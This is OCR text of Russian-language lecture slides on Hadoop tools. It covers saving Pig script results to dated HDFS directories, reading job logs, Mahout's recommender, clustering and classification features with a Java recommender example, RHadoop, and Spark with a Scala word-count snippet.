
Сохранение результатов

```
%declare DT `date +%y%m%dT%H%M`
STORE count_total INTO '$DT/count_total';
STORE top_ip INTO '$DT/top_ip';
STORE top_req INTO '$DT/top_req';
```

Предпочтительно сохранять результаты каждого выполнения скрипта в отдельную директорию, имя которой включает дату и время исполнения. Для этого можно воспользоваться функцией вызова произвольной шелл-команды прямо из Pig-скрипта (ее нужно написать в обратных кавычках). В примере результат команды **date** заносится в переменную **DT**, которая затем подставляется в пути сохранения данных. Сохраняем результаты командой **STORE**: каждое отношение — в свой каталог.

Сохранение результатов

Просмотреть выходные данные можно через файловый менеджер в Hue; по умолчанию путь в HDFS указывается относительно домашней директории пользователя, запустившего скрипт.



Сохранение результатов

Информация о результатах выполнения задач будет отображена в логах Pig следующим образом:

http://cdh3:8888/pig/#logs/1100715

Input(s):

Successfully read **184442722** records (**32427523128** bytes) from: "/log/flume/events/19-02-20"

Output(s):

Successfully stored 1 records (10 bytes) in: "hdfs://cdh3:8020/user/admin/190225T1205/count_total"

Successfully stored 8168550 records (1406880284 bytes) in: "hdfs://cdh3:8020/user/admin/190225T1205/top_req"

Successfully stored 2944212 records (49039769 bytes) in: "hdfs://cdh3:8020/user/admin/190225T1205/top_ip"

Counters:

Total records written : 11112763

Total bytes written : 1455920063

Сохранение результатов

Отчет из Oozie (диспетчер потоков работ для Hadoop):


Last Modified Tue, 25 Feb 2019 00:22:00
Start Time Tue, 25 Feb 2019 00:05:16
Created Time Tue, 25 Feb 2019 00:05:15
End Time Tue, 25 Feb 2019 00:22:00

Из приведенных логов видно, что при выполнении тестовой задачи было обработано более 180 миллионов записей общим объемом более 32 Гб. Вся процедура обработки заняла около 15 минут.

Во время активной фазы Map было задействовано 22 процессорных ядра и 91Гб оперативной памяти. Для небольшого кластера, состоящего из трех серверов, такой результат можно считать вполне неплохим.

Выше уже было сказано, что Pig во время исполнения скрипта создает MapReduce задачи и отправляет их на выполнение в MR-кластер. Этот процесс наглядно показан на графиках статистики в панели управления Cloudera Manager:


Сохранение результатов



Сохранение результатов

1. Этап **Map**: процессоры и диски на каждом узле заняты обработкой своих частей данных.
2. Этап **Reduce**: результаты, полученные на первом этапе, передаются по сети и объединяются.
3. На третьем этапе результаты сохраняются в файловой системе (на графике виден скачок записи в **HDFS**).

Сохранение результатов



Сохранение результатов


На графиках можно увидеть, что решение задачи включало два прохода MapReduce. **Во время первого прохода был выполнен подсчет уникальных записей, а во время второго — сортировка**. Эти процедуры не могут быть распараллелены и выполнены за один проход, так как вторая процедура работает с результатами первой.

Утилиты HADOOP

- **Mahout**

- **Первая большая библиотека, реализовавшая многие популярные алгоритмы средствами MapReduce. Включает в себя алгоритмы для кластеризации, коллаборативной фильтрации, случайных деревьев, а также несколько примитивов для факторизации матриц.**

Mahout


Mahout Architecture
Applications
Examples
Evolutionary Algorithms
Freq. Pattern Mining
Classification
Clustering
Recommenders
Regression
Dimension Reduction
Utilities Lucene/Vectorizer
Math Vectors/Matrices/SVD
Collections (primitives)
Apache Hadoop

Mahout

- Mahout это *opensource* библиотека для машинного обучения от Apache. Алгоритмы, которые библиотека реализует в совокупности можно назвать машинным обучением или коллективным интеллектом. Это может означать многое, но в настоящий момент это означает в первую очередь рекомендательные системы (коллаборативная фильтрация), кластеризацию и классификацию.

Mahout

- Mahout *масштабируем*. Mahout стремиться стать инструментом машинного обучения с возможностью обработки данных на одной или нескольких машинах. **В текущей версии Mahout масштабируемые реализации машинного обучения написаны на java, а некоторые части построены на проекте распределенных вычислений Apache Hadoop.**

Mahout

- **Mahout это *java библиотека***. Она не предоставляет пользовательского интерфейса, предупакованного сервера или установщика. Это фреймворк инструментов, предназначенных для использования и адаптации разработчиками.

Mahout

- Mahout содержит ряд моделей и алгоритмов, многие из которых все еще в разработке или экспериментальной фазе. На этом раннем этапе жизни проекта, три ключевые темы наиболее заметны: рекомендательные системы (коллаборативная фильтрация), кластеризация и классификация. Это далеко не все что есть в Mahout, но эти темы наиболее заметные и зрелые.

  …

  В теории Mahout — это проект, открытый для реализации любого вида моделей машинного обучения. **На практике в настоящий момент реализованны три ключевых области машинного обучения.**

Mahout. Рекомендательные системы

- **Рекомендательные системы** – это наиболее узнаваемая модель машинного обучения из используемых сегодня. Вы видите сервисы или сайты которые пытаются рекомендовать книги или фильмы, или статьи, базируясь на ваших предыдущих действиях. Они пытаются выводить вкусы и предпочтения, и идентифицировать неизвестные предметы, которые представляют интерес.

Mahout. Рекомендательные системы

- **Amazon.com** это, возможно, наиболее известный сайт в электронной комерции применивший рекомандации. Основываясь на покупках и активности на сайте, амазон рекомендует позиции товаров которые могут вызвать интерес.
- **Netflix** также рекомендует информационные ресурсы, которые могут быть интересны и предлагают приз в 1M$ для исследователей, которые могут улучшить качество их рекомендаций.
- Социальные сети, такие как **Facebook**, используют варианты рекомендательных техник для выявления людей, наиболее вероятно подходящих под определение “еще не связанных друзей”.

Mahout. Кластеризация

- **Кластеризация** менее очевидна, но оказывается в не менее известных упоминаниях. Как следует из названия, методы кластеризации пытаются группировать большие числа предметов вместе в кластеры, которые имеют общее сходство. Таким образом устанавливают иерархию и порядок в больших или трудных для понимания множествах данных, и таким способом устанавливают интересные закономерности или делают набор данных более легким для понимания.
- **Кластеризация** помогает определять структуру и даже иерархию, в большой коллекции вещей, которую, может быть, даже сложно осмыслить. Предприятия могут использовать эту технику для определения скрытых групп среди пользователей, или разумной организации большой коллекции документов, или определения общих паттернов использования для сайтов используя их логи.

Mahout. Кластеризация

- **Google News** группирует новостные статьи по названию, используя технику кластеризации.
- Поисковые механизмы такие как **Clusty** так же группируют свои поисковые результаты.
- Заказчики могут быть сгруппированы в сегменты (кластера) при помощи техники кластеризации, основанные на атрибутах: доход, местоположение, покупательские привычки.

Mahout. Классификация

Модели классификации решают является или нет предмет частью определенной категории или есть ли у нее некоторый атрибут. …

- **Yahoo! Mail** решает является или нет входящее сообщение спамом, основываясь на предшествующих письмах и сообщений жалоб на спам от пользователей, а также характеристиках самих писем.
- **Google's Picasa** и другие приложения для управления фотографиями могут определять область изображения содержащую человеческое лицо.
- Программа оптического распознавания символов классифицирует малые области отсканированного

Mahout. Классификация

- Классификация помогает решить соответствует ли новая часть вводных данных или предмет предыдущим рассмотренным шаблонам; и она часто используется для классификации поведения или шаблона. Это может быть использовано для обнаружения подозрительной сетевой активности или мошенничества. А также для выяснения того, указывает на разочарование или удовлетворение сообщение пользователя.
- Каждая из этих моделей работает лучше, когда снабжена большим количеством хороших входных данных. В некоторых случаях, эти методы должны не только работать на больших объемах данных, но должны получать результат быстро, и эти факторы делают масштабируемость главной задачей. Одна из основных причин использовать Mahout это именно

Запуск рекомендательной системы

- Исследуем простую пользователе-ориентированную рекомендательную систему.

Создание входных данных

- Рекомендательная система нуждается во входных данных на которых будут основываться рекомендации. Эти данные принимают форму предпочтений на языке Mahout. Т.к. рекомендательные системы более понятны в ключе рекомендации предметов (**items**) пользователям, то будем говорить о предпочтении как об ассоциации пользователь – предмет. … Предпочтение состоит из ID пользователя и ID предмета, и обычно числа, выражающего степень предпочтения этого пользователя этому предмету (оценку). ID в Mahout это всегда целые числа. Значение предпочтения может быть любым, главное что большее значение выражает большую положительную привязанность. Например, эти значения могут быть рейтингом по шкале от 1 до 5, где 1 показывает что предмет пользователю не нравится, 5 показывает, что предмет очень нравится.

Запуск рекомендательной системы

- Создаем файл intro.csv, содержащий информацию userID, itemID, value.
- …
- Теперь, запустим следующий код.

```
class RecommenderIntro {
public static void main(String[] args) throws Exception {
DataModel model = new FileDataModel (new File("intro.csv"));
UserSimilarity similarity = new PearsonCorrelationSimilarity (model);
UserNeighborhood neighborhood = new NearestNUserNeighborhood (2, similarity, model);
Recommender recommender = new GenericUserBasedRecommender (model, neighborhood, similarity);
List<RecommendedItem> recommendations = recommender.recommend(1, 1);
for (RecommendedItem recommendation : recommendations) {
System.out.println(recommendation);
}
}
}
```

Запуск рекомендательной системы

- **DataModel** хранит и предоставляет доступ ко всем предпочтениям, пользователям и предметам, нужным для вычислений. Реализация UserSimilarity обеспечивает некоторое представление о том, как похожи вкусы пользователей; она может быть основана на одной из множества метрик или вычислений. Реализация UserNeighborhood определяет понятие группы пользователей, которые наиболее близки к данному пользователю. **Первый параметр 2 – это количество пользователей в этой группе**. Наконец, реализация Recommender связывает предыдущие три компонента вместе, чтобы сделать рекомендации пользователям. Метод recommend(int userId, int number) принимает два параметра: **пользователь и количество рекомендаций** которые нужно сделать этому пользователю.

Запуск рекомендательной системы

- Вывод: RecommendedItem [item:XXX, value:Y]. *Где Y – прогнозируемая оценка, выставленная пользователем 1 предмету XXX. Именно этот предмет порекомендован пользователю, т.к. у него самая высокая прогнозируемая оценка.*

Утилиты HADOOP

- **Rhadoop**
- **Надстройка над Hadoop для выполнения программ, написанных на языке R. Как и Mahout позволяет использовать алгоритмы DataMining.**
- R - широко используется для разработки статистического программного обеспечения, но не очень популярен среди разработчиков. Этот язык рекомендуется знать тем, кто нуждается в серьезном анализе данных. Он работает на всех платформах и интегрируется со многими языками программирования, такими как Java, Ruby, C++, Python. Хотя он и не так популярен сейчас, ситуация может измениться в лучшую сторону. В январе 2015 Microsoft приобрела компанию Revolution Analytics, по их словам, для вклада в дальнейшее развитие языка R.

Утилиты HADOOP

- **Spark**
- **Проект предоставляет программные интерфейсы для языков Java, Scala, Python, R.**
- **Написан в основном на Scala. Scala — мультипарадигмальный язык программирования, спроектированный кратким и типобезопасным для простого и быстрого создания компонентного программного обеспечения, сочетающий возможности функционального и объектно-ориентированного программирования.**
- **Spark состоит из ядра и нескольких расширений, таких как Spark SQL (позволяет выполнять SQL- запросы над данными), SparkStreaming (надстройка для обработки потоковых данных), SparkMLlib (набор библиотек машинного обучения), GraphX (предназначено для распределённой обработки графов).**

Spark

- Сегодня Spark применяется во многих крупнейших компаниях, таких, как Amazon, eBay и Yahoo! Многие организации эксплуатируют Spark в кластерах, включающих тысячи узлов. Согласно FAQ по Spark, в крупнейшем из таких кластеров насчитывается более 8000 узлов.
- **Spark** – это проект Apache, который позиционируется как инструмент для «молниеносных кластерных вычислений». Проект в настоящий момент является наиболее активным из проектов Apache.
- Spark предоставляет быструю и универсальную платформу для обработки данных. По сравнению с Hadoop Spark ускоряет работу программ в памяти более чем в 100 раз, а на диске – более чем в 10 раз.

Spark

- Кроме того, код на Spark пишется быстрее, поскольку здесь в вашем распоряжении будет более 80 высокоуровневых операторов. Чтобы оценить это, рассмотрим пример с подсчетом слов (Word Count). Программа, написанная на Java для MapReduce, содержала бы около 50 строк кода, а на Spark (Scala) нам потребуется всего лишь:

```
sparkContext.textFile("hdfs://...")
                .flatMap(line => line.split(" "))
                .map(word => (word, 1)).reduceByKey(_ + _)
                .saveAsTextFile("hdfs://...")
```

Spark

- При изучении Apache Spark стоит отметить еще один немаловажный аспект: здесь предоставляется готовая интерактивная оболочка (**REPL**). При помощи **REPL** можно протестировать результат выполнения каждой строки кода без необходимости сначала программировать и выполнять все задание целиком. Поэтому написать готовый код удается гораздо быстрее, кроме того, обеспечивается ситуативный анализ данных.

